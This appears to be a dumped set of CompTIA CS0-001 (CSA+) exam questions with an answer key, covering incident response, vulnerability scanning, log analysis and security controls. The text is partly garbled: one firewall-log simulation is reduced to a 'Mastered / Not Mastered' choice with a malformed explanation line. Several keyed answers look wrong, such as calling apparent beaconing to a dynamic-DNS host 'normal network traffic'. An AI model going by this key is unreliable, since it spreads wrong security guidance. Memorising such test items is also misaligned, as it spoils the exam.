CompTIA

Exam Questions CS0-001

CompTIA CSA+ Certification Exam

NEW QUESTION 1
- (Exam Topic 1)
A technician recently fixed a computer with several viruses and spyware programs on it and notices the Internet settings were set to redirect all traffic through an unknown proxy. This type of attack is known as which of the following?

A. Phishing
B. Social engineering
C. Man-in-the-middle
D. Shoulder surfing

Answer: C

NEW QUESTION 2
- (Exam Topic 1)
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A's conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B's network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports. Which of the following can be employed to allow this?

A. ACL
B. SIEM
C. MAC
D. NAC
E. SAML


Answer: D

NEW QUESTION 3
- (Exam Topic 1)
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines
C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Answer: D

NEW QUESTION 4
- (Exam Topic 1)
A security analyst suspects that a workstation may be beaconing to a command and control server. You must inspect the logs from the company's web proxy server and the firewall to determine the best course of action to take in order to neutralize the threat with minimum impact to the organization.
Instructions:
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Firewall Access Control List Rule

Action: Deny, Permit

Protocol: TCP, UDP

Source IP: 192.168.1.4, 192.168.1.5, 192.168.1.6, 192.168.1.7, 192.168.1.8, 192.168.1.10

Source Port: Any, 51987, 42123, 3456, 6580, 9870, 11234, 34213, 11345, 9865, 8765, 2318, 7865, 12122, 6699, 7999, 1675, 7658, 2344, 4537, 12356, 9087

Dest IP: 101.23.45.78, 198.134.5.6, 2.63.25.201, 200.23.43.55, 23.33.56.102, 32.4.5.89, 34.29.0.45, 4.5.77.1, 45.32.4.66, 67.8.9.221, 67.8.9.223, 67.8.9.224, 67.80.90.1, 67.89.227.221, 67.89.227.246, 69.2.45.10, 69.58.188.49, 85.10.211.94

Dest Port: 80, 443, 8080

Web Logs

Time	SIP	Sport	DIP	Dport	Request Code	URL
12:01:00	192.168.1.4	2344	67.89.227.246	443	GET	company.cn
12:01:01	192.168.1.5	7658	67.89.227.221	443	GET	google.ru
12:01:02	192.168.1.7	9087	85.10.211.94	80	GET	provider.il
12:01:03	192.168.1.6	3456	2.63.25.201	80	POST	bqtest2.ru
12:01:04	192.168.1.8	12356	69.58.188.49	80	POST	testsite.jp
12:01:05	192.168.1.5	42123	198.134.5.6	443	POST	network.org
12:01:06	192.168.1.4	2318	4.5.77.1	443	GET	mynews.com
12:01:07	192.168.1.8	9865	32.4.5.89	80	GET	catala.com
12:01:08	192.168.1.6	9870	2.63.25.201	80	POST	bqtest2.ru
12:01:09	192.168.1.8	4537	69.2.45.10	80	POST	lillte.cn
12:01:10	192.168.1.5	7865	45.32.4.66	80	POST	portal.co.jp
12:01:11	192.168.1.6	51987	101.23.45.78	443	POST	malware.com
12:01:12	192.168.1.5	34213	200.23.43.55	443	GET	vortex.net
12:01:13	192.168.1.6	11234	2.63.25.201	80	POST	bqtest2.ru
12:01:14	192.168.1.6	8765	34.29.0.45	80	GET	colocation.com
12:01:15	192.168.1.4	1675	67.80.90.1	443	GET	johnson.com
12:01:16	192.168.1.7	11345	23.33.56.102	80	POST	college.edu
12:01:17	192.168.1.7	12122	67.8.9.221	443	GET	lalala.gov
12:01:18	192.168.1.6	6580	2.63.25.201	80	POST	bqtest2.ru
12:01:19	192.168.1.7	6699	67.8.9.223	80	POST	mystuff.ac.jp
12:01:20	192.168.1.5	7999	67.8.9.224	8080	GET	erdas.com

Firewall Logs

Action	Time	SIP	Sport	DIP	Dport
PERMIT	12:01:00	192.168.1.10	2344	67.89.227.246	443
DENY	12:01:01	192.168.1.10	7658	67.89.227.221	443
PERMIT	12:01:02	192.168.1.10	9087	85.10.211.94	80
PERMIT	12:01:03	192.168.1.10	3456	2.63.25.201	80
PERMIT	12:01:04	192.168.1.10	12356	69.58.188.49	80
PERMIT	12:01:05	192.168.1.10	42123	198.134.5.6	443
PERMIT	12:01:06	192.168.1.10	2318	4.5.77.1	443
PERMIT	12:01:07	192.168.1.10	9865	32.4.5.89	80
PERMIT	12:01:08	192.168.1.10	9870	2.63.25.201	80
PERMIT	12:01:09	192.168.1.10	4537	69.2.45.10	80
DENY	12:01:10	192.168.1.10	7865	45.32.4.66	80
PERMIT	12:01:11	192.168.1.10	51987	101.23.45.78	443
PERMIT	12:01:12	192.168.1.10	34213	200.23.43.55	443
PERMIT	12:01:13	192.168.1.10	11234	2.63.25.201	80
PERMIT	12:01:14	192.168.1.10	8765	34.29.0.45	80
PERMIT	12:01:15	192.168.1.10	1675	67.80.90.1	443
PERMIT	12:01:16	192.168.1.10	11345	23.33.56.102	80
PERMIT	12:01:17	192.168.1.10	12122	67.8.9.221	443
PERMIT	12:01:18	192.168.1.10	6580	2.63.25.201	80
PERMIT	12:01:19	192.168.1.10	6699	67.8.9.223	80
DENY	12:01:20	192.168.1.10	7999	67.8.9.224	8080

A. Mastered
B. Not Mastered

Answer: A

Explanation:
DENYTCP 192.168.1.5 7999 67.8.9.2248080

NEW QUESTION 5
- (Exam Topic 1)
Creating a lessons learned report following an incident will help an analyst to communicate which of the following information? (Select TWO)

A. Root cause analysis of the incident and the impact it had on the organization
B. Outline of the detailed reverse engineering steps for management to review
C. Performance data from the impacted servers and endpoints to report to management
D. Enhancements to the policies and practices that will improve business responses
E. List of IP addresses, applications, and assets

Answer: AD

NEW QUESTION 6
- (Exam Topic 1)
Which of the following best practices is used to identify areas in the network that may be vulnerable to penetration testing from known external sources?

A. Blue team training exercises
B. Technical control reviews
C. White team training exercises
D. Operational control reviews

Answer: A

NEW QUESTION 7
- (Exam Topic 1)
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Answer: CD

NEW QUESTION 8
- (Exam Topic 1)
An administrator has been investigating the way in which an actor had been exfiltrating confidential data from a web server to a foreign host. After a thorough forensic review, the administrator determined the server's BIOS had been modified by rootkit installation. After removing the rootkit and flashing the BIOS to a known good state, which of the following would BEST protect against future adversary access to the BIOS, in case another rootkit is installed?

A. Anti-malware application
B. Host-based IDS
C. TPM data sealing
D. File integrity monitoring

Answer: C

NEW QUESTION 9
- (Exam Topic 1)
Which of the following is a control that allows a mobile application to access and manipulate information which should only be available by another application on the same mobile device (e.g. a music application posting the name of the current song playing on the device on a social media site)?

A. Co-hosted application
B. Transitive trust
C. Mutually exclusive access
D. Dual authentication

Answer: B

NEW QUESTION 10
- (Exam Topic 1)
A system administrator who was using an account with elevated privileges deleted a large amount of log files generated by a virtual hypervisor in order to free up disk space. These log files are needed by the security team to analyze the health of the virtual machines. Which of the following compensating controls would help prevent this from reoccurring? (Select two.)

A. Succession planning
B. Separation of duties
C. Mandatory vacation
D. Personnel training
E. Job rotation

Answer: BD

NEW QUESTION 10
- (Exam Topic 1)
A project lead is reviewing the statement of work for an upcoming project that is focused on identifying potential weaknesses in the organization's internal and external network infrastructure. As part of the project, a team of external contractors will attempt to employ various attacks against the organization. The statement of work specifically addresses the utilization of an automated tool to probe network resources in an attempt to develop logical diagrams indication weaknesses in the infrastructure.
The scope of activity as described in the statement of work is an example of:

A. session hijacking
B. vulnerability scanning
C. social engineering
D. penetration testing
E. friendly DoS

Answer: D

NEW QUESTION 15
- (Exam Topic 1)
Which of the following principles describes how a security analyst should communicate during an incident?

A. The communication should be limited to trusted parties only.
B. The communication should be limited to security staff only.
C. The communication should come from law enforcement.
D. The communication should be limited to management only.


Answer: B

NEW QUESTION 16
- (Exam Topic 1)
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Answer: B

NEW QUESTION 19
- (Exam Topic 1)
After completing a vulnerability scan, the following output was noted:



```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```

Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.
B. Active Directory encryption vulnerability.
C. Web application cryptography vulnerability.
D. VPN tunnel vulnerability.

Answer: C

NEW QUESTION 24
- (Exam Topic 1)
When network administrators observe an increased amount of web traffic without an increased number of financial transactions, the company is MOST likely experiencing which of the following attacks?

A. Bluejacking
B. ARP cache poisoning
C. Phishing
D. DoS

Answer: D

NEW QUESTION 29
- (Exam Topic 1)
A security analyst has created an image of a drive from an incident. Which of the following describes what the analyst should do NEXT?

A. The analyst should create a backup of the drive and then hash the drive.
B. The analyst should begin analyzing the image and begin to report findings.
C. The analyst should create a hash of the image and compare it to the original drive’s hash.
D. The analyst should create a chain of custody document and notify stakeholders.

Answer: C


NEW QUESTION 32
- (Exam Topic 1)
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the

organization?

A. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.

Answer: C

NEW QUESTION 37
- (Exam Topic 1)
Review the following results:



```
Source          Destination      Protocol Length  Info

172.29.0.109    8.8.8.8          DNS      74      Standard query 0x9ada A itsec. eicp.net
8.8.8.8         172.29.0.109     DNS      90      Standard query response 0x9ada A
                                                  itsec.eicp.net A 123.120.110.212
172.29.0.109    123.120.110.212  TCP      78      49294 -8088 [SYN] seq=0 Win=65635 Len=0
                                                  MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212 172.29.0.109     TCP      78      8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426
                                                  WS=4 TSval=0 Tsecr=0 SACK_PERM=1a1=560402112 TSecr=240871
172.29.0.109    172.29.0.255     NBNS     92      Namequery NB WORKGROUP<ID>
54.240.190.21   172.29.0.109     TCP      60      443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62   172.29.0.109     TCP      60      80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212 172.29.0.109     TCP      67      8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1
                                                  TSval=241898 TSecr=560402112
172.29.0.109    123.120.110.212  TCP      66      49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0
                                                  TSval=560504900 TSecr=241898
```

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Answer: A

NEW QUESTION 42
- (Exam Topic 1)
After analyzing and correlating activity from multiple sensors, the security analyst has determined a group from a high-risk country is responsible for a sophisticated breach of the company network and continuous administration of targeted attacks for the past three months. Until now, the attacks went unnoticed. This is an example of:

A. privilege escalation.
B. advanced persistent threat.
C. malicious insider threat.
D. spear phishing.


Answer: B

NEW QUESTION 47
- (Exam Topic 1)
A cybersecurity analyst has several SIEM event logs to review for possible APT activity. The analyst was given several items that include lists of indicators for both IP addresses and domains. Which of the following actions is the BEST approach for the analyst to perform?

A. Use the IP addresses to search through the event logs.
B. Analyze the trends of the events while manually reviewing to see if any of the indicators match.
C. Create an advanced query that includes all of the indicators, and review any of the matches.
D. Scan for vulnerabilities with exploits known to have been used by an APT.


Answer: B

NEW QUESTION 50
- (Exam Topic 1)
The developers recently deployed new code to three web servers. A daily automated external device scan report shows server vulnerabilities that are failing items according to PCI DSS. If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean. If the vulnerability is valid, the analyst must remediate the finding. After reviewing the given information, select the STEP 2 tab in order to complete the simulation by selecting the correct “Validation Result” AND “Remediation Action” for each server listed using the drop down options.
Instructions:
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Step 1

